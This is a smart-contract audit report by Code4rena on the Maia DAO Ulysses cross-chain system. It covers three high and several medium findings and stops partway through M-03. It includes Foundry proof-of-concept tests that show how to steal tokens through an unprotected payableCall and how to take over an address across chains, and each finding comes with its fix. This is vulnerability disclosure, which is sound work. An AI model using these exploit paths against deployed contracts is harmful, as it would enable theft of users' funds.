Maia DAO - Ulysses
Findings & Analysis Report

2023-11-29

Table of contents

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit outlined in this document, C4 conducted an analysis of the Maia DAO - Ulysses smart contract system written in Solidity. The audit took place between September 22 — October 6, 2023.

Wardens

183 Wardens contributed reports to Maia DAO - Ulysses:

1. alexxander
2. 0xStalin
3. nobody2018
4. 3docSec
5. rvierdiiev
6. MrPotatoMagic
7. Arz
8. ladboy233
9. hals
10. Bauchibred
11. bin2chen
12. ether_sky
13. Koolex
14. jasonxiale
15. Udsen
16. Tendency
17. QiuhaoLi

18. peakbolt
19. kodyvim
20. lsaudit
21. pfapostol
22. Sathish9098
23. K42
24. minhtrng
25. 33BYTEZZZ (33audits, hexbyte and zuhaibmohd)
26. LokiThe5th
27. 0xSmartContract
28. hunter_w3b
29. Kow
30. klau5
31. pavankv
32. invitedtea
33. catellatech
34. gumgumzum
35. 0xnev
36. windhustler
37. ast3ros
38. chaduke
39. perseverancesuccess
40. 0xadrii
41. ayden
42. SpicyMeatball
43. ZdravkoHr
44. Limbooo
45. ciphermarco
46. Pessimistic (olegggatttor, yhtyyar and PavelCore)

47. marqymarq10
48. zabihullahazadzoi
49. SY_S
50. JCK
51. c3phas
52. 0xta
53. hihen
54. jamshed
55. dharma09
56. tabriz
57. Raihan
58. wahedtalash77
59. SM3_SS
60. DavidGiladi
61. 0xAnah
62. Rolezn
63. oualidpro
64. 0xsagetony
65. 0xbrett8571
66. ihtishamsudo
67. DevABDee
68. yongskiws
69. albertwh1te
70. OMEN
71. KingNFT
72. T1MOH
73. wangxx2026
74. SAAJ
75. jauvany

76. Littlebeast
77. 0xHelium
78. 0xsadeeq
79. Aamir
80. Eurovickk
81. ziyou-
82. 0xfuje
83. imare
84. josephdara
85. alexweb3
86. unsafesol (Angry*Mustache*Man and devblixt)
87. NoTechBG (osmanozdemir1 and sorrynotsorry)
88. Inspecktor
89. Yanchuan
90. Kek
91. 0xDING99YA
92. Viktor_Cortess
93. n1punp
94. SovaSlava
95. ustas
96. 0xWaitress
97. 0xAadi
98. Audinarey
99. SanketKogekar
100. nmirchev8
101. Soul22
102. nadin
103. twcctop
104. 7ashraf

105. bronze_pickaxe
106. DanielArmstrong
107. audityourcontracts
108. versiyonbir
109. shaflow2
110. Joshuajee
111. ABA
112. 0xsurena
113. zhaojie
114. Stormreckson
115. Topmark
116. debo
117. Daniel526
118. saneryee
119. ABAIKUNANBAEV
120. ptsanev
121. neumo
122. blutorque
123. sivanesh_808
124. 0x11singh99
125. clara
126. koxuan
127. ayo_dev
128. MIQUINHO
129. its_basu
130. mert_eren
131. Jorgect
132. 0xRstStn
133. Black_Box_DD (ch13fd357r0y3r and p4y4b13)

134. orion
135. jaraxxus
136. 0xStriker
137. te_aut
138. bareli
139. c0pp3rscr3w3r
140. John
141. Viraz
142. terrancrypt
143. DanielTan_MetaTrust
144. albahaca
145. cartlex_
146. Myd
147. niroh
148. Franklin
149. Sentry (0xraiyan28 and Jayus)
150. 0xDemon
151. Zims
152. castle_chain
153. V1235816
154. Dinesh11G
155. lanrebayode77
156. 0xblackskull
157. 0xTheC0der
158. btk
159. Noro
160. 0xTiwa
161. tank
162. zzzitron

163. gztttt
164. John_Femi
165. joaovwfreire
166. Vagner
167. oada
168. stuxy
169. zambody
170. TangYuanShen
171. _eperezok
172. HChang26
173. Hama
174. 0x180db
175. peritoflores

This audit was judged by alcueca.

Final report assembled by thebrittfactor.

Summary

The C4 analysis yielded an aggregated total of 15 unique vulnerabilities. Of these vulnerabilities, 3 received a risk rating in the category of HIGH severity and 12 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 103 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 36 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 Maia DAO - Ulysses repository, and is composed of 44 smart contracts written in the Solidity programming language and includes 4283 lines of Solidity code.

In addition to the known issues identified by the project team, a Code4rena bot race was conducted at the start of the audit. The winning bot, **IIIIIII-bot** from warden IIIIIII, generated the Automated Findings report and all findings therein were classified as out of scope.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities based on three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

For more information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website, specifically our section on Severity Categorization.

High Risk Findings (3)

[H-01] All tokens can be stolen from `VirtualAccount` due to missing access modifier

Submitted by 0xTheC0der, *also found by* MIQUINHO, minhtrng, QiuhaoLi, btk, Noro, imare, josephdara, Limbooo, alexweb3, ast3ros, 0xTiwa, tank, unsafesol, windhustler, NoTechBG, alexxander, its_basu, *0xblackskull (1, 2)*, zzzitron, gzttttt, Inspecktor, bin2chen, mert_eren, ether_sky, John_Femi, joaovwfreire, MrPotatoMagic, Jorgect, ciphermarco, Yanchuan, Vagner, nobody2018, 0xRstStn, pfapostol, Kek, 0xDING99YA, klau5, blutorque, hals, ladboy233, *0xfuje (1, 2)*, Pessimistic, marqymarq10, oada, peakbolt, 3docSec, stuxy, kodyvim, Viktor_Cortess, n1punp, Aamir, SovaSlava, Kow, zambody, TangYuanShen, _eperezok, ayden, ustas, rvierdiiev, Black_Box_DD, HChang26, Hama,

gumgumzum, KingNFT, 0x180db, SpicyMeatball, 0xWaitress, T1MOH, orion, perseverancesuccess, *and* peritoflores

All non-native assets (ERC20 tokens, NFTs, etc.) can be stolen by anyone from a `VirtualAccount` using its `payableCall(...)` method, which lacks the necessary access control modifier `requiresApprovedCaller`. See also, the call(...) method which utilizes the `requiresApprovedCaller` modifier.

Therefore, an attacker can craft a call to e.g. `ERC20.transfer(...)` on behalf of the contract, like the withdrawERC20(...) method does, while bypassing access control by executing the call via `payableCall(...)`.

As a consequence, all non-native assets of the `VirtualAccount` can be stolen by anyone causing a loss for its owner.

Proof of Concept

Add the code below as a new test file `test/ulysses-omnichain/VirtualAccount.t.sol` and run it using `forge test -vv --match-contract VirtualAccountTest` in order to verify the above claims:

```
//SPDX-License-Identifier: AGPL-3.0-only
pragma solidity ^0.8.0;

import {VirtualAccount} from "@omni/VirtualAccount.sol";
import {PayableCall} from "@omni/interfaces/IVirtualAccount.sol"

import {ERC20} from "solmate/tokens/ERC20.sol";

import "./helpers/ImportHelper.sol";


contract VirtualAccountTest is Test {

    address public alice;
    address public bob;

    VirtualAccount public vAcc;

    function setUp() public {
        alice = makeAddr("Alice");
```

```
        bob = makeAddr("Bob");

        // create new VirtualAccount for user Alice and this tes
        vAcc = new VirtualAccount(alice, address(this));
    }

    function testWithdrawERC20_AliceSuccess() public {
        vm.prank(alice);
        vAcc.withdrawERC20(address(this), 1); // caller is autho
    }

    function testWithdrawERC20_BobFailure() public {
        vm.prank(bob);
        vm.expectRevert();
        vAcc.withdrawERC20(address(this), 1); // caller is not a
    }

    function testWithdrawERC20_BobBypassSuccess() public {
        PayableCall[] memory calls = new PayableCall[](1);
        calls[0].target = address(this);
        calls[0].callData = abi.encodeCall(ERC20.transfer, (bob,

        vm.prank(bob);
        vAcc.payableCall(calls); // caller is not authorized but
    }


    // mock VirtualAccount call to local port
    function isRouterApproved(VirtualAccount _userAccount, addre
        return false;
    }

    // mock ERC20 token transfer
    function transfer(address to, uint256 value) external return
        console2.log("Transferred %s from %s to %s", value, msg.
        return true;
    }
}
```

Output:

```
Running 3 tests for test/ulysses-omnichain/VirtualAccount.t.sol:
[PASS] testWithdrawERC20_AliceSuccess() (gas: 15428)
Logs:
```

```
  Transferred 1 from 0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f

[PASS] testWithdrawERC20_BobBypassSuccess() (gas: 18727)
Logs:
  Transferred 1 from 0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f

[PASS] testWithdrawERC20_BobFailure() (gas: 12040)
Test result: ok. 3 passed; 0 failed; 0 skipped; finished in 1.11
```

Recommended Mitigation Steps

Add the missing `requiresApprovedCaller` modifier to the `payableCall(...)` method:

```
diff --git a/src/VirtualAccount.sol b/src/VirtualAccount.sol
index f6a9134..49a679a 100644
--- a/src/VirtualAccount.sol
+++ b/src/VirtualAccount.sol
@@ -82,7 +82,7 @@ contract VirtualAccount is IVirtualAccount, ER
     }

     /// @inheritdoc IVirtualAccount
-    function payableCall(PayableCall[] calldata calls) public p
+    function payableCall(PayableCall[] calldata calls) public p
         uint256 valAccumulator;
         uint256 length = calls.length;
         returnData = new bytes[](length);
```

Assessed type

Access Control

0xLightt (Maia) confirmed

0xBugsy (Maia) commented:

> Issue addressed here.

[H-02] if the Virtual Account's owner is a Contract Account

(multisig wallet), attackers can gain control of the Virtual Accounts by gaining control of the same owner's address in a different chain

Submitted by OxStalin*, also found by* ladboy233 *and* hals

Attackers can gain control of User's Virtual Accounts and steal all the assets in these accounts held in the Root environment.

Proof of Concept

- When sending signed messages from a Branch to Root, the RootBridgeAgent contract calls the `RootPort::fetchVirtualAccount()` to get the Virtual Account that is assigned in the Root environment to the address who initiated the call in the SrcBranch; if that address doesn't have an assigned Virtual Account yet, it proceeds to create one and assign it.
- The problem is that the `fetchVirtualAccount()` function solely relies on the address of the caller in the SrcBranch; however, it doesn't take into account from *which* Branch the call comes.

BranchBridgeAgent.sol:

```
function callOutSignedAndBridge(
    ...
) external payable override lock {
  ...
  //Encode Data for cross-chain call.
  bytes memory payload = abi.encodePacked(
      _hasFallbackToggled ? bytes1(0x85) : bytes1(0x05),
      //@audit-info => Encodes the address of the caller in the
      //@audit-info => This address will be used to fetch the Vi
      msg.sender,
      _depositNonce,
      _dParams.hToken,
      _dParams.token,
      _dParams.amount,
      _dParams.deposit,
      _params
  );
}
```

RootBridgeAgent.sol:

```
function lzReceiveNonBlocking(
  ...

) public override requiresEndpoint(_endpoint, _srcChainId, _srcA
  ...
  ...
  ...
  else if (_payload[0] == 0x04) {
      // Parse deposit nonce
      nonce = uint32(bytes4(_payload[PARAMS_START_SIGNED:PARAMS_'

      //Check if tx has already been executed
      if (executionState[_srcChainId][nonce] != STATUS_READY) {
          revert AlreadyExecutedTransaction();
      }

      //@audit-info => Reads the address of the msg.sender in the
      // Get User Virtual Account
      VirtualAccount userAccount = IPort(localPortAddress).fetchV
          address(uint160(bytes20(_payload[PARAMS_START:PARAMS_S'
      );

      // Toggle Router Virtual Account use for tx execution
      IPort(localPortAddress).toggleVirtualAccountApproved(userA

    ...
    ...
  }
  ...
  ...
}
```

RootPort.sol:

```
//@audit-info => Receives from the RootBridgeAgent contract the a
//@audit-info => Fetches the VirtualAccount assigned to the _user
function fetchVirtualAccount(address _user) external override re
    account = getUserAccount[_user];
    if (address(account) == address(0)) account = addVirtualAccou
}
```

Like the example, let's suppose that a user uses a MultiSigWallet contract to deposit tokens from Avax to Root, in the RootBridgeAgent contract. The address of the MultisigWallet will be used to create a Virtual Account, and all the `globalTokens` that were bridged will be deposited in this Virtual Account.

Now, the problem is that the address of the MultisigWallet, might not be controlled by the same user on a different chain. For example, in Polygon, an attacker could gain control of the address of the same address of the MultisigWallet that was used to deposit tokens from Avax in the Root environment. An attacker can send a signed message from Polygon, using the same address of the MultisigWallet that deposited tokens from Avax, to the Root environment, requesting to withdraw the assets that the Virtual Account is holding in the Root environment to the Polygon Branch.

When the message is processed by the Root environment, the address that will be used to obtain the Virtual Account will be the address that initiated the call in Polygon; which will be the same address of the user's MultisigWallet contract who deposited the assets from Avax. However, the Root environment, when fetching the virtual account, makes no distinctions between the branches. Thus, it will give access to the Virtual Account of the attacker's caller address and process the message in the Root environment.

As a result, an attacker can gain control of the Virtual Account of an account contract that was used to deposit assets from a chain into Root, by gaining control of the same address of the account contract that deposited the assets in a different chain.

As explained in detail on this **article written by Rekt**, it is possible to gain control of the same address for contract accounts in a different chain; especially for those contract accounts that are deployed using the Gnosis Safe contracts:

> *After consulting with the Optimism and Safe teams, Wintermute made the assessment that the funds were potentially retrievable, and that nobody other than Wintermute could recover those funds. The assessment was also that it was a high risk retrieval that could only be attempted once and required Safe to support. Retrieval was scheduled for 7th of June.* ***However, the assumption that the funds can only be recoverable by Wintermute proved to be false.***
>
> As Wintermute's Gnosis Safe on mainnet had been created back in 2020, it was deployed using an old version of the ProxyFactory contract, which includes the out-of-date *create* opcode, rather than *create2*.
>
> With *create*, the deployed proxy address depends only on the ProxyFactory's address and nonce. This meant that the exploiter could replay deployments on Optimism (setting themself as owner) until the nonce matched the original mainnet deployment and a matching proxy address was created.
>
> This was eventually achieved after running batched deployments of 162 safes at a time, until the matching address was created in this transaction.
>
> Exploiter's address, used to create the adapted ProxyFactory contract, which was funded by Tornado Cash on the 1st June.

Recommended Mitigation Steps

The recommendation is to add some logic that validates if the caller address in the BranchBridgeAgent is a contract account or an EOA. If it's a contract account, send a special flag as part of the crosschain message, so that the RootBridgeAgent contract can know if the caller in the SrcBranch it's a contract or an EOA.

- If the caller is an EOA, the caller's address can be assigned as the Virtual Account owner on all the chains, for EOAs there are no problems.
- But, if the caller is a Contract Account, when fetching the virtual account forward to the SrcChain, and if a Virtual Account is created, authorize the caller address on the SrcBranch as the owner for that Virtual Account. This way, only the contract account in the SrcBranch can access the Virtual Account in the Root environment.

Make sure to use the `srcChainId` to validate if the caller is an owner of the Virtual Account.

Assessed type

Access Control

0xLightt (Maia) confirmed:

> Contracts should not use Virtual Accounts and deploying a specific router for contract usage is most likely the safest option.

alcueca (judge) increased severity to High and commented:

> This is related to **#351** in the wrong assumption that a given address is controlled by the same individual in all chains. There are different attack vectors and impacts, but fixing that core assumption will solve all of them.

alcueca (judge) commented:

> The underlying issue is assuming that the same addresses are controlled by the same people in different chains, which is not necessarily true. While the sponsor states that contracts should not use virtual accounts, that is not specified in the documentation, and might only have been discovered in a future issue of rekt.

Limbooo (warden) commented:

> @alcueca - While I appreciate the in-depth analysis presented in the report, there's a fundamental discrepancy when it comes to the exploitability of the vulnerability mentioned.

> The report suggests that on Polygon, an attacker could simply gain control of an address identical to the MultiSigWallet from Avax. However, referring to a recent real-world scenario as detailed in the Wintermute incident, we observe that this assumption may be oversimplified.

> The Wintermute incident underscores the intricacies and challenges involved in gaining control of a similar address on a different chain:

1. The address would have to be unclaimed or unused on the target chain.
2. Assuming the MultiSigWallet is used across multiple chains, the rightful owners might have already claimed the address.
3. Even if the address is unclaimed, there are intricate steps involving replicating nonce values and other parameters to "hijack" the address, and this is far from being straightforward.

> Given these complexities and the potential for failure, it's crucial to approach the reported vulnerability with a nuanced understanding of its practical exploitability.

ladboy233 (warden) commented:

> Agree with the above comments, that there may be some efforts involved to gain control the same address. The wrong assumption that the same address is controlled by same person when using smart contract wallet does cost Wintermute to lose 20M OP token.

> Once funds are lost, the loss amount is large.

> In the case of wintermute, the multisig wallet is created using the opcode "CREATE" instead of "CREATE2". The create opcode is not really deprecated, and still be used.

> More info about the CREATE opcode here and deterministic addresses.

> Agree with high severity because the potential loss of funds is large.

alcueca (judge) commented:

> There is a significant chance of actual losses because of this vulnerability, that don't need to be enabled by any unlikely prior. The severity is High.

0xBugsy (Maia) commented:

> Addressed here.

[H-03] Redeeming a Settlement won't work for unsigned messages when the communicating dApps have different addresses on the different chains

Submitted by alexxander, *also found by* 3docSec

Lines of code

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/MulticallRootRouter.sol#L163-L171
https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/MulticallRootRout

er.sol#L186-L194
https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L311-L315

Impact

Funds cannot be redeemed and remain stuck in a settlement.

Proof Of Concept

In `MulticallRootRouter`, `execute()` calls `_approveAndCallOut(...)`; however, it passes the Output Params recipient also as the refundee. This is dangerous because the recipient Dapp on the BranchChain can have a different address or not exist on the Root Chain. Therefore, if a settlement fails, it won't be able to be redeemed since the settlement owner is set as the refundee.

Here is a scenario:

1. dApp A on a Branch Chain with (`address = 0xbeef`) initiates a `CallOut(...) 0x01` with `OutputParams (0x01)` for the `RootRouter`.
2. `RootBridgeAgent` executor calls `MulticallRootRouter execute()` which then performs some number of arbitrary calls and gets the `OutputParams` assets into the `MulticallRootRouter`.
3. `MulticallRootRouter` attempts to bridge out the assets to the BranchChain and creates a settlement, passing the `recipient (address = 0xbeef)` but also sets the `refundee as (address = 0xbeef)`.
4. If the settlement fails, there is no guarantee that `0xbeef` is a known dApp on the Root Chain and the assets won't be able to be redeemed.

```
function execute(bytes calldata encodedData, uint16) external pa
        // Parse funcId
        bytes1 funcId = encodedData[0];

                                // code ...
            /// FUNC ID: 2 (multicallSingleOutput)
        } else if (funcId == 0x02) {
            // Decode Params
```

```
            (
                IMulticall.Call[] memory callData,
                OutputParams memory outputParams,
                uint16 dstChainId,
                GasParams memory gasParams
            ) = abi.decode(_decode(encodedData[1:]), (IMulticall

            // Perform Calls
            _multicall(callData);

            // Bridge Out assets
            _approveAndCallOut(
                outputParams.recipient,
                outputParams.recipient,
                outputParams.outputToken,
                outputParams.amountOut,
                outputParams.depositOut,
                dstChainId,
                gasParams
            );

                                }
// code ...
    }


function _createSettlement(
        uint32 _settlementNonce,
        address payable _refundee,
        address _recipient,
        uint16 _dstChainId,
        bytes memory _params,
        address _globalAddress,
        uint256 _amount,
        uint256 _deposit,
        bool _hasFallbackToggled
    ) internal returns (bytes memory _payload) {
        // code ...

        // Update Settlement
        settlement.owner = _refundee;
        settlement.recipient = _recipient;

                                // code ...
```

```
    }


function redeemSettlement(uint32 _settlementNonce) external over
        // Get settlement storage reference
        Settlement storage settlement = getSettlement[_settlemen

        // Get deposit owner.
        address settlementOwner = settlement.owner;

        // Check if Settlement is redeemable.
        if (settlement.status == STATUS_SUCCESS) revert Settleme
        if (settlementOwner == address(0)) revert SettlementRede

        // Check if Settlement Owner is msg.sender or msg.sender
        if (msg.sender != settlementOwner) {
            if (msg.sender != address(IPort(localPortAddress).ge
                revert NotSettlementOwner();
            }
        }
                        /// more code ...
    }
```

Recommended Mitigation Steps

Include an argument that enables users to specify the refundee when creating settlements without using a Virtual Account.

Assessed type

Context

OxLightt (Maia) confirmed

OxBugsy (Maia) commented:

> Addressed here.

Note: for full discussion, see here.

Medium Risk Findings (12)

[M-01] The governance will fail to add an ecosystem token if someone creates a hToken that uses that ecosystem token

Submitted by Arz

Ecosystem tokens are tokens that don't have an underlying token address in any branch and only the global representation exists. The governance adds them by calling `addEcosystemToken()` where the `_ecoTokenGlobalAddress` will be the Maia or Hermes token, as the sponsor mentioned, or any other tokens that could be added in the future.

The problem is that anyone can create a hToken where the underlying asset is the ecosystem token and then this mapping will get updated in `setAddresses()`:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L252

```
252:  getLocalTokenFromUnderlying[_underlyingAddress][_srcChainI
```

The `_underlyingAddress` equals to the `_ecoTokenGlobalAddress` and when the admin calls `addEcosystemToken()`, it will then revert because of this check that is incorrect:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L493

```
493:   if (getLocalTokenFromUnderlying[_ecoTokenGlobalAddress][l
494:       revert AlreadyAddedEcosystemToken();
495:   }
```

`getLocalTokenFromUnderlying[_ecoTokenGlobalAddress]` will not be a zero address because it was set when the attacker added the hToken.

The check here is redundant. Even if someone creates a hToken where the underlying asset will be the ecosystem token, it will not be tied to the ecosystem token in any way, as it has a different global address and a different local address.

Impact

The governance will fail to add the ecosystem tokens. They will not work with this part of Ulysses because an attacker can easily create a hToken before the ecosystem token is set.

Proof of Concept

Add this to `RootTest.t.sol`

```
    function testAddEcosystemTokenAttack() public {
            //arbitrumMockToken will be the Maia or Hermes token
            hevm.deal(address(this), 1 ether);

            //Attacker adds the Maia or Hermes token
            arbitrumCoreRouter.addLocalToken{value: 0.0005 ether}(
                address(arbitrumMockToken), GasParams(0.5 ether, 0.5
            );

            newArbitrumAssetGlobalAddress =
                RootPort(rootPort).getLocalTokenFromUnderlying(addre

            require(
                RootPort(rootPort).getGlobalTokenFromLocal(address(n
                    == address(newArbitrumAssetGlobalAddress),
                "Token should be added"
            );
            require(
                RootPort(rootPort).getLocalTokenFromGlobal(newArbitr
                    == address(newArbitrumAssetGlobalAddress),
                "Token should be added"
            );
            require(
                RootPort(rootPort).getUnderlyingTokenFromLocal(addre
                    == address(arbitrumMockToken),
                "Token should be added"
            );

            //The admin will then fail to add an ecosystem token bec
            rootPort.addEcosystemToken(address(arbitrumMockToken));
```

```
        }
```

As you can see here, the tx reverts because of that check and the admin will fail to add the ecosystem token.

Tools Used

Foundry

Recommended Mitigation Steps

Remove this check as it's redundant, as setting the ecosystem tokens when initializing is not the best solution because other tokens can be added in the future.

```
    if (getLocalTokenFromUnderlying[_ecoTokenGlobalAddress][localCha
        revert AlreadyAddedEcosystemToken();
    }
```

Assessed type

DoS

0xBugsy (Maia) disputed and commented:

> If the token has not yet been added to the system, a new one can simply be deployed. In addition, this can be done in a multicall paired with the token deployment itself for added security. Removing this check would lead to added governance power / responsibility.

alcueca (judge) commented:

> Regardless of the mitigation, which might not be great, the issue is that if an ecosystem token is not set, an attacker can add it as an underlying of some other token. Then, it will not be possible to set it anymore as a global address (because the ecosystem token already is an underlying token).

0xLightt (Maia) commented:

> The attacker would have to act between token deployment and adding it as an ecosystem token. The only way for that to happen would need to come from a governance/setup mistake.

> The check cannot be overridden if there is any deposits of that underlying or there would be funds lost. Mitigation could be improved by this, allowing an ecosystem token to override a global token if its total supply is zero. This way, any mistake can be circumvented without any redeployment (if the ecosystem token is not distributed yet) and our setup can be more flexible.

alcueca (judge) commented:

> Adding an ecosystem token immediately after creation is not obvious, or in the documentation. This is then a valid DoS attack, which you can mitigate with careful governance.

0xLightt (Maia) confirmed, but disagreed with severity and commented:

> Updated review and feedback to reflect our opinion on this issue.

0xBugsy (Maia) commented:

> Addressed here.

Note: For full discussion, see here.

[M-02] When using BaseBranchRouter as a router on the 'Arbitrum' branch, we are unable to invoke the 'callOutAndBridge' function.

Submitted by ether_sky, also found by nobody2018 and jasonxiale

All branches have one core router and several subsidiary branches. The core branches handle system calls, and users can create deposits using subsidiary branches. The function utilized for creating deposits is the `callOutAndBridge` function. However, in the `Arbitrum` branch, this function is not available for use. This restriction has

system-wide implications because the Arbitrum branch should function similarly to other local branches.

Proof of Concept

When a user attempts to make a deposit in other branches, the `local hTokens` are transferred from the user to the `local branch port` and subsequently burned.

However, in `Arbitrum`, there is no differentiation between `local` and `global hTokens`. Consequently, they are sent directly to the `root port`. When a user invokes the `callOutAndBridge` function in a branch, it involves the transfer of `hTokens` and `underlying tokens` from the `user` to the `router`. Additionally, the `router` approves the `local port` to access and utilize these tokens.

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BaseBranchRouter.sol#L95

```
_transferAndApproveToken(_dParams.hToken, _dParams.token, _dPara
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BaseBranchRouter.sol#L167-L168

```
_hToken.safeTransferFrom(msg.sender, address(this), _amount - _d
ERC20(_hToken).approve(_localPortAddress, _amount - _deposit);

_token.safeTransferFrom(msg.sender, address(this), _deposit);
ERC20(_token).approve(_localPortAddress, _deposit);
```

Then we call the 'callOutAndBridge' function within the `bridge agent`. Within this function, a deposit is created.

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L224

```
_createDeposit(_depositNonce, _refundee, _dParams.hToken, _dPara
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L824

```
IPort(localPortAddress).bridgeOut(msg.sender, _hToken, _token, _
```

We've now reached the `_bridgeOut` function in `ArbitrumBranchPort`.

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/ArbitrumBranchPort.sol#L134

```
IRootPort(rootPortAddress).bridgeToRootFromLocalBranch(_depositor
```

Here, the `_depositor` is the router, and `ArbitrumBranchPort` is authorized to access these tokens, but not `RootPort`.

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L301

```
_hToken.safeTransferFrom(_from, address(this), _amount);
```

Consequently, we are unable to bridge these tokens to the `RootPort` from `_depositor`.

Add test below to `test/ulysses-omnichain/ArbitrumBranchTest.t.sol` and run test. You can see that the test will fail:

```
    function testCallOutAndBridge() public {
        testAddLocalTokenArbitrum();
```

```
        address _user = address(this);
        arbitrumNativeToken.mint(_user, 150 ether);
        // Approve Tokens
        arbitrumNativeToken.approve(address(localPortAddress), 5
        // Call deposit to port
        arbitrumMulticallBridgeAgent.depositToPort(
            address(arbitrumNativeToken),
            50 ether
        );

        require(
            MockERC20(arbitrumNativeToken).balanceOf(_user) == 1
            "_user has 100 underlying tokens"
        );
        require(
            MockERC20(newArbitrumAssetGlobalAddress).balanceOf(_
                50 ether,
            "_user has 50 global(local) tokens"
        );

        arbitrumNativeToken.approve(
            address(arbitrumMulticallRouter),
            100 ether
        );
        ERC20hTokenRoot(newArbitrumAssetGlobalAddress).approve(
            address(arbitrumMulticallRouter),
            50 ether
        );

        DepositInput memory depositInput = DepositInput({
            hToken: address(newArbitrumAssetGlobalAddress),
            token: address(arbitrumNativeToken),
            amount: 150 ether,
            deposit: 100 ether
        });
        GasParams memory gasParams = GasParams(0.5 ether, 0.5 et
        // Get some gas.
        hevm.deal(address(this), 1 ether);

        // test will be failed
        arbitrumMulticallRouter.callOutAndBridge{value: 1 ether}
            "",
            depositInput,
            gasParams
        );
    }
```

Recommended Mitigation Steps

Change this:

```
IRootPort(rootPortAddress).bridgeToRootFromLocalBranch(_depositor
```

to:

```
_localAddress.safeTransferFrom(_depositor, address(this), _amount
ERC20(_localAddress).approve(rootPortAddress, _amount - _deposit
IRootPort(rootPortAddress).bridgeToRootFromLocalBranch(address(th
```

You can observe that the test will pass successfully. It's important to note that when users attempt to use the `callOutAndBridge` function within the `bridge agent`, they allow the `local port` to access their funds, just as in other branches.

Assessed type

Token-Transfer

OxLightt (Maia) confirmed

OxBugsy (Maia) disagreed with severity

alcueca (judge) decreased severity to Medium and commented:

> No funds at risk. Medium at best, since there is a workaround. Since this is also a router contract, users can always interact directly with the bridgeAgent and approve funds to be spent by the correct Port themselves (approve rootPort instead of ArbitrumBranchPort).

alcueca (judge) commented:

> From the sponsor:

> We believe it is accurate. We need to increase the allowance/approve to the root port in arbitrum base branch routers.

0xBugsy (Maia) commented:

> Addressed here.

[M-03] `ArbitrumBranchBridgeAgent::_performFallbackCall` function does not refund users their excess native gas deposit

Submitted by Tendency, also found by QiuhaoLi, peakbolt, and rvierdiiev

When a user calls the `RootBridgeAgent::retrySettlement` function, to retry a failed settlement call to a root chain branch bridge agent (`ArbitrumBranchBridgeAgent` contract), `msg.value` (sent in native token) is passed as parameter in the internal call to the `_performRetrySettlementCall` function.

```
function retrySettlement(
    uint32 _settlementNonce,
    address _recipient,
    bytes calldata _params,
    GasParams calldata _gParams,
    bool _hasFallbackToggled
) external payable override lock {

                    //SNIP

    // Perform Settlement Retry
    _performRetrySettlementCall(
        _hasFallbackToggled,
        settlementReference.hTokens,
        settlementReference.tokens,
        settlementReference.amounts,
        settlementReference.deposits,
        _params,
        _settlementNonce,
        payable(settlementReference.owner),
        _recipient,
        settlementReference.dstChainId,
        _gParams,
        msg.value // <-- HERE
    );
```

```
    }
```

In the `_performRetrySettlementCall` function, native gas tokens are sent to the local branch bridge agent (Arbitrum branch bridge agent contract):

```
    function _performRetrySettlementCall(
        bool _hasFallbackToggled,
        address[] memory _hTokens,
        address[] memory _tokens,
        uint256[] memory _amounts,
        uint256[] memory _deposits,
        bytes memory _params,
        uint32 _settlementNonce,
        address payable _refundee,
        address _recipient,
        uint16 _dstChainId,
        GasParams memory _gParams,
        uint256 _value
    ) internal {

                // SNIP

            // Check if call to local chain
        } else {
            //Send Gas to Local Branch Bridge Agent
            callee.call{value: _value}("");
            //Execute locally
            IBranchBridgeAgent(callee).lzReceive(0, "", 0, paylo
        }
    }
```

Assuming the execution fails at a point in `ArbitrumBranchBridgeAgent`, where fallback is toggled to true, `ArbitrumBranchBridgeAgent::_performFallbackCall` function is called.

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L747

The problem here is, on fallback, the `_performFallbackCall` function does not refund the excess/remaining native gas deposit to the user:

```
    function _performFallbackCall(address payable, uint32 _settl
        //Sends message to Root Bridge Agent
        IRootBridgeAgent(rootBridgeAgentAddress).lzReceive(
            rootChainId, "", 0, abi.encodePacked(bytes1(0x09), _
        );
    }
```

It's important to note that in other branch bridge agents, users do receive a refund of their excess native gas deposit from `Layer Zero` when a similar situation occurs.

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L785-L795

Proof of Concept

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/ArbitrumBranchBridgeAgent.sol#L112-L118

Recommended Mitigation Steps

Consider refunding users their native gas tokens when performing a fallback call due to a prior failed execution in `ArbitrumBranchBridgeAgent` :

```
    function _performFallbackCall(address payable refundee, uint
        //perform a refund
